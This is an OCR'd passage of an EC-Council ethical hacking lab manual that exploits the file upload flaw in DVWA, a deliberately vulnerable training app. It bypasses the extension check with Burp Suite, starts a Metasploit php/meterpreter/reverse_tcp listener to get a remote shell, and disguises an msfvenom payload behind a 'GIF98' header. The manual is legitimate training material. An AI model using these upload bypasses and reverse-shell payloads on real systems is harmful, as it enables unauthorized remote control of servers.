


Figure 2.7.23: Select the payload file

49. Observe that the selected file (**medium.php.jpg**) appears to the right of the **Browse...** button.

50. Now, before uploading the file, set up a **Burp Suite** proxy. Start by configuring the proxy settings of the browser.

51. Click the **Open Menu** icon ( ) in the right corner of the menu bar and select **Preferences** from the list.




Figure 2.7.24: Configure browser preferences

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

52. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
53. The **Search Results** appear; click the **Settings** button under the **Network Settings** option.




Figure 2.7.25: Search proxy settings

54. A **Connection Settings** window appears; select the **Manual proxy configuration** radio button and ensure that the **HTTP Proxy** is set to **127.0.0.1** and **Port** as **8080**. Ensure that the **Use this proxy server for all protocols** checkbox is selected and click **OK**.




Figure 2.7.26: Configure browser proxy

55. Now, minimize the browser window, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

56. A security pop-up appears, type **toor** as a password and click **OK**.
57. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification appears saying that **An update is available**, click **Close**.
58. The **Burp Suite** main window appears. Ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.




Figure 2.7.27: Create burp suite project

59. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.

Note: If a **Burp Suite is out of date** pop-up appears, click **OK**. Otherwise, update and upgrade the system by issuing the command **apt-get update && upgrade**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.28: Burp suite configuration

60. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




Figure 2.7.29: Burp Suite main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

61. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that the interception is active by default, as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is set to off.



Figure 2.7.30: Check intercept is on

62. Switch back to the browser window and click the **Upload** button under the **Vulnerability: File Upload** section to upload the payload file.




Figure 2.7.31: Upload payload file

63. Switch back to the **Burp Suite** window. Observe that the request has been captured and displayed in the raw format under the **Raw** tab. In the **filename** field, you will see the name of the file to be uploaded as **medium.php.jpg**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.32: Upload request captured in Burp Suite

64. Change the **filename** to **medium.php** and click the **Forward** button to forward the request.




Figure 2.7.33: Edit the captured request and forward

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

65. Now, turn the interception off by clicking on the **Intercept is on** button. The button now says **Intercept is off**, as shown in the screenshot. Close the window.

Note: If a **Confirm** pop-up appears, click **Yes**.



Figure 2.7.34: Turn intercept off

66. Switch back to the browser window. Observe a message saying that the file has been uploaded successfully, along with the upload location of the file. Note down this location.



Figure 2.7.35: Payload file successfully uploaded

67. Remove the browser proxy set up in **Step 54** by selecting the **No proxy** radio-button in the **Connection Settings** window and clicking **OK**. Close the tab.

68. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

69. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
70. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

71. Now, type **cd** and press **Enter** to jump to the root directory.
72. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
73. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.
74. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 3333** and press **Enter**.
    - Type **run** and press **Enter** to start the listener




Figure 2.7.36: Setup and start a listener

75. Switch to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/medium.php**) into the address bar and press **Enter** to execute the uploaded payload.




Figure 2.7.37: Open uploaded payload file in a web browser

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

76. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.
77. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.




Figure 2.7.38: Get the system information

78. Close all open windows.
79. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
80. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
81. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

82. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 7.3

Exploit DVWA High

83. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=2222 -f raw** and press **Enter**.
84. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.39: Copy the raw payload generated

85. Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.
86. Type **pluma high.jpeg** and press **Enter** to launch the **Pluma** text editor.
87. The **Pluma** text editor window appears; press **Ctrl+V** to the paste the raw payload code copied in **Step 84**.
88. Edit the payload file by adding **GIF98** to the first line and press **Ctrl+S** to save the content.




Figure 2.7.40: Edit the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
